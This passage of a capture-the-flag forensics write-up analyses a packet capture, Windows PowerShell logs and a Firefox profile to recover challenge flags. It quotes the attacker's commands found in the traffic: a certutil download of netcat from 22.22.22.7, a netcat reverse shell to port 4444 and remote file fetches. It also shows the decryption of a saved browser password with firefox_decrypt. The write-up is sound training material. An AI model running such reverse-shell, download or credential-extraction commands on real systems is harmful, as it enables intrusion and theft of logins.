
Measurement	Captured	Displayed	Marked
Packets	216	216 (100.0%)	—
Time span, s	363.554	363.554	—
Average pps	0.6	0.6	—
Average packet size, B	551	551	—
Bytes	119099	119099 (100.0%)	0
Average bytes/s	327	327	—




Wireshark · Protocol Hierarchy Statistics · chase.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	216	100.0	119099	2,620	0	0	0	216
Ethernet	100.0	216	2.7	3168	69	0	0	0	216
Internet Protocol Version 4	100.0	216	3.6	4320	95	0	0	0	216
User Datagram Protocol	2.8	6	0.0	48	1	0	0	0	6
Dynamic Host Configuration Protocol	0.9	2	0.5	581	12	2	581	12	2
Domain Name System	1.9	4	0.6	732	16	4	732	16	4
Transmission Control Protocol	97.2	210	92.6	110250	2,426	167	97191	2,138	210
Transport Layer Security	0.9	2	0.1	66	1	2	66	1	2
Hypertext Transfer Protocol	9.7	21	85.7	102028	2,245	10	2499	54	21
MIME Multipart Media Encapsulation	0.5	1	1.6	1899	41	1	1899	41	1
Media Type	0.9	2	76.0	90544	1,992	2	90544	1,992	2
Line-based text data	2.8	6	2.7	3160	69	6	3160	69	6
HTML Form URL Encoded	0.9	2	0.6	771	16	2	771	16	2
Data	9.3	20	2.3	2697	59	20	2697	59	20

I followed the tcp stream of the connection and found 2 suspicious command executions.



To understand what those commands were doing I had to decode them first for which I used CyberChef.



The first command downloads netcat64 from the attacker's machine (Ip address 22.22.22.7) and saved it in c: /users/public/…

```
__VIEWSTATE=/wEPDwUKLTk5MjkzMTA5MWRkwVojPOuktGOWqG0pwsyOK2JElGI=&__EVENTVALIDATION=
/wEWBAKI2YrhDgL71d7YCAKRuYD5CALT/r7ABAPkkpTQLNd7HWr8RlrYcnI0Hcmr&xpath=c:\windows\system32\cmd.exe&xcmd=/c
certutil -urlcache -split -f http://22.22.22.7/nc64.exe c:\users\public\nc.exe&Button=Run
```

The second command uses netcat64 to open a connection back to the attacker (22.22.22.4 4444) and to run windows command prompt on his machine, opening a reverse shell.


```
__VIEWSTATE=/wEPDwUKLTk5MjkzMTA5MQ9kFgICAQ9kFgICCw8PFgIeBFRleHQFaw0KPHByZT4qKioqICBPbmxpbmUgICoqKioNCiAgMDAwMCAgL
i4uDQogIGIwZDgNCkNlcnRVdGlsOiAtVVJMQ2FjaGUgY29tbWFuZCBjb21wbGV0ZWQgc3VjY2Vzc2Z1bGx5Lg0KPC9wcmU+ZGRk8LGROOcfmxzGiIE
GxxlI6IHeRdyA=&__EVENTVALIDATION=/wEWBAKQ5ISyAgL71d7YCAKRuYD5CALT/r7ABJjJbr/u6tvYS9iG9x2jvQ+MU8CJ&
xpath=c:\windows\system32\cmd.exe&xcmd=/c c:\users\public\nc.exe 22.22.22.7 4444 -e cmd.exe&Button=Run
```

Now I knew which port was used by the attacker, so I adjusted my Wireshark filters to show me only information that went through port 4444. I followed the tcp stream and found some commands executed by the attacker using the reverse shell.


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Npcap Loopback Adapter:
```

```
c:\>powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt -OutFile c:\users\public\file.txt
powershell -ep bypass -c Invoke-WebRequest -Uri http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt -OutFile c:\users\public\file.txt
The term 'Invoke-WebRequest' is not recognized as the name of a cmdlet, functio
n, script file, or operable program. Check the spelling of the name, or if a pa
th was included, verify that the path is correct and try again.
At line:1 char:18
+ Invoke-WebRequest <<<<  -Uri http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6U
RQMNMH2IBA.txt -OutFile c:\users\public\file.txt
    + CategoryInfo          : ObjectNotFound: (Invoke-WebRequest:String) [], C
   ommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException


c:\>certutil -urlcache -split -f http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt c:\users\public\
certutil -urlcache -split -f http://22.22.22.7/JBKEE62NIFXF6ODMOUZV6NZTMFGV6URQMNMH2IBA.txt c:\users\public\
****  Online  ****
  0000  ...
  000b
CertUtil: -URLCache command FAILED: 0x80070003 (WIN32: 3)
CertUtil: The system cannot find the path specified.
```

The attacker pathed to c drive and tried to upload a text file from his machine to the victim's machine, but it errored out. I took the text file and used CyberChef to decode it. I didn't know what encoding it had, that's why I used the "magic" decoder in CyberChef.




The encoding was base32 and the name of the text file was the key to the challenge.




14: Event horizon


This is a forensics challenge in the easy category. The description says that the CEO's computer has been compromised in a phishing attack and the attackers have cleaned up the PowerShell logs after the attack has been executed.




I started by downloading the files for the challenge and examined their file type.




I saw that they were log files for windows vista, so I switched to my windows machine for further investigation. I opened the log files in even viewer for windows and filtered only for the PowerShell logs since the title says they were specifically cleared by the hackers.




I opened the biggest file because it's most likely to contain valuable information.- Powershell Operational logs.




There were 149 warnings in the log files. I started reading trough the warnings and found a lot of useless information- old GitHub pages that had broken links, non-existing websites, etc. One of the logs contained the flag for the challenge in plain sight.






I submitted it as a challenge key and I beat the challenge.




15: Insider

Insider is an easy challenge in the forensics category. The description says that there is a suspicion for insider threat, and they want to know who it is.




I started by downloading the files. There were 3 folders (Extensions, Firefox and SystemExtensionsDev)



I opened the folders and scanned the files for valuable information. Most of the files we simple placeholders or were just empty. I found an interesting file called

“logins. json”. It contained an encrypted username and password for a firefox browser.




It looked like I had to decrypt a Firefox password. After a bit of googling, I found a program called “Firefox decrypt” on GitHub. I downloaded it and passed it the path to the “Firefox” folder. The program had 2 different profiles for decrypting. I tried the first one and it didn’t work.

```
┌──(kali㉿kali)-[~/…/insider/Mozilla/Firefox/firefox_decrypt]
└─$ python firefox_decrypt.py /home/kali/Downloads/foresnics/insider/Mozilla/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/yodxf5e0.default
2 → Profiles/2542z9mo.default-release
1
2023-05-19 22:54:59,770 - ERROR - Couldn't initialize NSS, maybe '/home/kali/Downloads/foresnics/insider/Mozilla/Firefox/Profiles/yodxf5e
0.default' is not a valid profile?
```


However, the second profile worked, and the encrypted data was decrypted, thus giving me the flag to the challenge.

```
┌──(kali㉿kali)-[~/…/insider/Mozilla/Firefox/firefox_decrypt]
└─$ python firefox_decrypt.py /home/kali/Downloads/foresnics/insider/Mozilla/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/yodxf5e0.default
2 → Profiles/2542z9mo.default-release
2

Website:   http://acc01:8080
Username: 'admin'
Password: 'HTB{ur_8RoW53R_H157Ory}'
```



